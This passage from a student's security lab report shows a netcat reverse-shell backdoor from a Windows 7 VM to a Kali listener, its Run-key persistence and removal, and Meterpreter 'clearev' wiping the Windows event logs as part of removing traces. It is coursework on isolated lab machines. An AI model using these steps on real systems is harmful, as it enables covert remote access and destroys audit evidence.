### Step 16: sudo nc -vlp 22

```
(kali㉿kali)-[~/Downloads]
$ sudo nc -vlp 22
```

### Step 17: reboot windows


```
(kali㉿kali)-[~/Downloads]
$ sudo nc -vlp 22
[sudo] password for kali:
listening on [any] 22 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49157
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

b) Reboot the Win7 VM and login with 'Admin' account. Then, grab a screenshot on Kali terminal to prove your backdoor has connected to Kali successfully. This screenshot should show the following:

- The client-mode netcat (bound with cmd.exe) connects to the server-mode netcat at Kali.
- The result of executing the command:

```
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```



```
(kali@kali) - [~/Downloads]
$ sudo nc -vlp 22
listening on [any] 22 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    Adobe Reader Speed Launcher    REG_SZ    "C:\Program Files (x86)\Adobe\Reader 9.0\Reader\Reader_sl.exe"
    Adobe ARM                      REG_SZ    "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents

C:\Windows\system32>
```

3.2 Suppose in the netcat session above, you have done all the pentesting jobs, and lastly you want to remove the netcat backdoor. Here you need to accomplish the following two items. First, remove the nc.exe from the C:\Windows\System32 folder. Second, remove the entry in Windows Registry to start nc automatically.

a) Include your command lines for completing these two items in your lab report.

### 1. Delete Registry: reg delete

```
HKLM\software\microsoft\windows\currentversion\run /v nc
```

### 2. Delete File: del nc.exe

## PART 4 REMOVING TRACES

4.1 In a Kali terminal, enter 'cd /var/log', where the log files are located.

- a) How many files with the extension '.log' are under this directory? (Hint: you can use 'ls -l \*.log' and then count the number of files, or use 'ls -l \*.log | wc -l ' to count it for you.)



```

(kali@kali)-[~]
$ cd /var/log

(kali@kali)-[/var/log]
$ ls -l *.log
-rw-r--r-- 1 root root 0 May 2 12:10 alternatives.log
-rw-r----- 1 root adm 16226 May 2 15:55 auth.log
-rw-r----- 1 root root 171724 May 2 12:10 boot.log
-rw-r----- 1 root adm 52560 May 2 15:39 daemon.log
-rw-r--r-- 1 root root 0 May 2 12:10 dpkg.log
-rw-r--r-- 1 root root 6305 Feb 3 11:07 fontconfig.log
-rw-r----- 1 root adm 784 May 2 14:51 kern.log
-rw-r----- 1 root adm 2018 May 2 14:10 user.log
-rw-r----- 1 root root 697 Feb 3 08:50 vmware-network.1.log
-rw-r----- 1 root root 697 Nov 17 23:32 vmware-network.2.log
-rw-r----- 1 root root 701 Feb 5 10:01 vmware-network.log
-rw-r----- 1 root root 2143 Apr 28 02:01 vmware-vmtoolsd-root.1.log
-rw-r----- 1 root root 2143 Apr 27 02:01 vmware-vmtoolsd-root.2.log
-rw-r----- 1 root root 2077 Apr 26 12:20 vmware-vmtoolsd-root.3.log
-rw-r----- 1 root root 1372 May 2 12:10 vmware-vmtoolsd-root.log
-rw-r----- 1 root root 5394 May 2 12:10 vmware-vmtoolsd-root.log
-rw-r--r-- 1 root root 27408 May 2 15:40 Xorg.0.log
-rw-r--r-- 1 root root 24287 Nov 18 01:49 Xorg.1.log

(kali@kali)-[/var/log]
$ ls -l *.log | wc -l
18


```

- b) When you use 'ls -l' to list files in a directory, which option you should add to it in order to sort the list of files by the time of modification? (Hint: you can use 'man ls' to find out.)

**ls -lt**

- c) Use the option you figure out in b) to list all the '.log' files in /var/log, sorted by the time of modification. Grab a screenshot to prove the correctness of your command line.

**ls -lt \*.log**



```

(kali@kali)-[/var/log]
$ ls -lt *.log | wc -l
18

(kali@kali)-[/var/log]
$ ls -lt *.log
-rw-r----- 1 root adm 16409 May 2 16:05 auth.log
-rw-r--r-- 1 root root 27726 May 2 16:03 Xorg.0.log
-rw-r----- 1 root adm 925 May 2 16:01 kern.log
-rw-r----- 1 root adm 52560 May 2 15:39 daemon.log
-rw-r----- 1 root adm 2018 May 2 14:10 user.log
-rw-r----- 1 root root 171724 May 2 12:10 boot.log
-rw-r--r-- 1 root root 0 May 2 12:10 dpkg.log
-rw-r--r-- 1 root root 0 May 2 12:10 alternatives.log
-rw-r----- 1 root root 1372 May 2 12:10 vmware-vmtoolsd-root.log
-rw-r----- 1 root root 5394 May 2 12:10 vmware-vmtoolsd-root.log
-rw-r----- 1 root root 2143 Apr 28 02:01 vmware-vmtoolsd-root.1.log
-rw-r----- 1 root root 2143 Apr 27 02:01 vmware-vmtoolsd-root.2.log
-rw-r----- 1 root root 2077 Apr 26 12:20 vmware-vmtoolsd-root.3.log
-rw-r----- 1 root root 701 Feb 5 10:01 vmware-network.log
-rw-r--r-- 1 root root 6305 Feb 3 11:07 fontconfig.log
-rw-r----- 1 root root 697 Feb 3 08:50 vmware-network.1.log
-rw-r--r-- 1 root root 24287 Nov 18 01:49 Xorg.1.log
-rw-r----- 1 root root 697 Nov 17 23:32 vmware-network.2.log

```

4.2 In Win7 VM, login as Admin. Use 'Event Viewer' to examine the events of the 'System' and 'Application' categories under the 'Windows Logs' respectively.


a) How many events are logged under each category?

**Application: 1748 events**


**System: 6104 events**

b) Grab a screenshot of each of them to prove your answer.

**Application:**




## System:



4.3 In Kali VM, use a Meterpreter session as described in Task 3.1 to execute the 'clearev' command. Grab a screenshot of the output of this command.

**Note: the amount of records deleted are slightly different because new actions were undertaken**



4.4 In Win7 VM, use 'Event Viewer' to examine the events under the 'System' and 'Application' categories again.




a) How many events are present under each category now?

**Application: 1**

**System: 1**

b) Grab a screenshot of each of them to prove your answer.

**Application:**



**System:**

